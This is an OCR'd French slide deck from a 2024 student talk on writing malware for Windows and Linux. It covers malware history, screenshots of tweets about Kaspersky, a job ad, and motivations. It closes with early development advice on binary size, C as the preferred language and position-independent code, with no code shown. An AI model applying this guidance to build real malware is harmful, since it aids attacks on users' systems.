
MALVEILLANCE MAX

ECRIRE DES MALWARES POUR WINDOWS OU LINUX



DJNN.SH - 2024

[~] cat dont_be_dumb.txt

Ces informations ne sont présentées qu’à but éducatif.

Nous vous faisons confiance pour ne pas les utiliser à mauvais escient.

Vous êtes responsables de vos décisions, et vos actions n’engagent ni Epitech, ni l’auteur de ce talk.

Merci :)

[~] whoami

djnn@malware.sh

Occupation: IT student & back-end dev
Location: Paris
OS: Linux
Interests: Reverse-engineering, CTFs
Languages: C, Golang, Haskell, Scala, ASM, Python, Elixir (+ Rust)
4th Year: CAU, Seoul (South Korea)
Contact: https://djnn.sh/pgp

[~] man malware

Page 1 (1970s - 1990s)

> disruptif, se repoduit comme un ver a travers des disquettes (boot sectors)

> pas toujours a des fins malveillantes: R&D, exploration des systemes, etc...


> beaucoup de ces virus avaient un aspect “visuel”: vous saviez que vous avez un virus

> Exemple: Dark Avenger, Omega Virus, Brain...

> **brain**: le premier virus PC (1986)

Plus tard, Basit et Amjad vont creer une entreprise de FAI: https://www.brain.net.pk/

[~] man malware



VCL (1992) - Premiere GUI pour la creation de virus automatique

Page 2 (1990s - 2005s)

> avancement des techniques (mutation engines, polymorphisme, ...)

> Apparition de virus pour Windows (Infection de documents: PE, word, excel, ...)

> toujours des logiciels de natures destructives, mais pas, ou peu, de monetisation (developpement par des hobbyistes)

> **1998**: premiers virus par email

> **2003**: premier virus a des fins criminelles (Fizzer botnet)

[~] man malware

Page 3 (2005s - 2010)

> generalisation des botnets, malware banquaire, rootkits, ...


> deploiement de malware a des fins criminelles dans l'ensemble de la planete

> sophistications des malwares atteint le kernel-land

> mise au point de "drive-by downloads"


> *Sony* place des *rootkits* dans certains de ses CDs pour proteger les DRMs

> **2009**: Premiers ransomwares



Le Trojan (rootkit) **Mebroot** (2007) etait capable de generer un dump lors d'un BSOD (Blue Screen Of Death) et le faire remonter a ses auteurs

[~] man malware



En 2017, **NotPetya** paralyse l'Ukraine, puis le reste du monde en exploitant MEDoc, un logiciel pour payer ses impots.

Page 4 (2010 – today)

> Stuxnet (premier state-level malware qui attaque des installations SCADA)


> Generalisation des ransomwares (REvil, Lockbit, ...) et du RaaS

> avenements des Advanced Persistent Threats

> Pegasus: Spyware-as-a-service

> 5.5 **milliards** de malwares en 2022


[~] ps -aux



Le Lockbit builder, no-code pour du malware

UnknownCheats, vecteur de recherche et developpement de nouvelles techniques

[~] find . -type f -name TriangleDB



“osint”

KasperSekrets @KasperSekrets · Dec 5, 2023

Kaspersky's love-hate thing with Black Cube has got to have a place of honor among their many toxic relationships
First hiring them to sniff out critics (@razhael did a terrific job uncovering the tip of the iceberg here: apnews.com/4db1223553c946...)

AP Exclusive: Undercover spy targeted Kaspersky critics

BY RAPHAEL SATTER AP CYBERSECURITY WRITER
Published 6:30 AM EST, April 17, 2019
Share

LONDON (AP) — Keir Giles' first thought was that the man's suit looked too cheap for a private equity executive. The man seated in front of him at the London hotel claimed to live in Hong Kong, but didn't seem overly familiar with the city. Then there was the awkward conversation, which kept returning to one topic in particular: the Russian antivirus firm Kaspersky Lab.

1 · 1.1K

KasperSekrets @KasperSekrets · Dec 5, 2023

And just a short while later beginning to publish reports on ... Black Cube: securelist.com/deathstalker-t...
(And of course like a dozen private reports)

DeathStalker targets legal entities with new Janicab variant

APT REPORTS · 08 DEC 2022 · 12 minute read

Table of Contents
Initial foothold
The execution flow
Janicab malware evolution
Infrastructure
Attribution
Conclusion
Outlook
How to protect your organization against this threat
Indicators of Compromise

// AUTHORS

1 · 996

KasperSekrets @KasperSekrets · Dec 5, 2023

No honor among thieves seems especially apt 🙃

1 · 902

KasperSekrets

KasperSekrets
@KasperSekrets

DMs open ✉️

Joined November 2023 · 486 Followers

Followed by herm1t, @mikko, and Justin Elze

hello mr nsa do you take applicants

Tue 7:22 PM · Sent

KasperSekrets @KasperSekrets · Nov 23, 2023

InfoSec cons are where valued members of the community come together. Which is why no one went to @TheSAScon (like 2.5 ppl came, 2 of whom were from KL)
flickr.com/photos/kaspers...

And here's a taste of what you won't find on Flickr 🤭

1 · 1.1K

KasperSekrets @KasperSekrets · Nov 23, 2023

(btw, who still uses Flickr? SAD)

1 · 1K

KasperSekrets @KasperSekrets · Nov 23, 2023

Ha, in their pamphlet to get sponsors they tried to ride the coattails of better speakers of SAS's past (like @juanandres_gs and @evacide), but it doesn't look like any sponsor took the bait 🙃

thesascon.com/file/SAS2023_E...

1K

KasperSekrets @KasperSekrets · Nov 23, 2023

Priviet world! KasperSekrets here
What happened to the company we used to know?
Lines have been drawn and the GReAT days are over
@kaspersky @e_kaspersky @2igosha

2 · 4 · 22K

S	états & APTs (NSA, Lazarus, ...)
A	chercheurs independants / red teamers
B	passionnés
C	script kiddies (vous)
D	utilisateurs de ransomware-builder

[~] setxkbmap fr

D��veloppeur offensif sur syst��mes d���exploitation Windows, Linux ou embarqu�� (H/F)

DGSE - Direction Générale de la Sécurité Extérieure · Greater Paris Metropolitan Region 3 weeks ago

On-site · Full-time

5,001-10,000 employees · Defense and Space Manufacturing

See how you compare to 15 applicants. Try Premium for free

No longer accepting applications

About the job

La Direction Générale de la Sécurité Extérieure, DGSE, recrute un développeur offensif sur systèmes d'exploitation Windows, Linux ou embarqué (H/F).
Le poste est situé en région parisienne. La nationalité française est obligatoire.

Domaine métier

See more

Babar: Suspected Nation State Spyware In The Spotlight

Posted on February 18th, 2015 by Marion Marschalek

Blog Home Share

[~] cat LEARNINGS.txt

- hacking != cybercrime
- énormément d'acteurs différents, avec motivations parfois peu claires
- sophistication de nos jours est extrememement elevee
  - possible d'en faire une carriere
  - en meme temps: probleme de scale, et pas tjrs de R&D
- malware est *juste* un logiciel comme les autres, mais malveillant
  - AV, EDRs empruntent souvent des techniques aux virus !

why learn malware at all ?

- it’s fun xxDxDXDDxxDD
- helps you Get Good ™
- money?

[~] ls questions/

petite pause :)

```
[~] pip install -r requirements.txt
```

> savoir coder (logique)

> pouvoir apprendre a reverse
  (un peu, pas besoin d'etre fort pour commencer)

> etre curieux

[~] systemctl start malware.service


Recommandations:

- taille du binaire: < 50kb
- langage favori: C
- Minimiser les techniques mises en place, favoriser des tests sur environnement similaire

[~] which language

languages compilés statiquement	languages compilés dynamiquement
• golang, nim, (c), c#, etc. • binaires + gros • pas de dependances externes	• c, asm • binaires + petits -> possible de SRDi • demande des dependances locales, mais possibilité de faire du code PiC

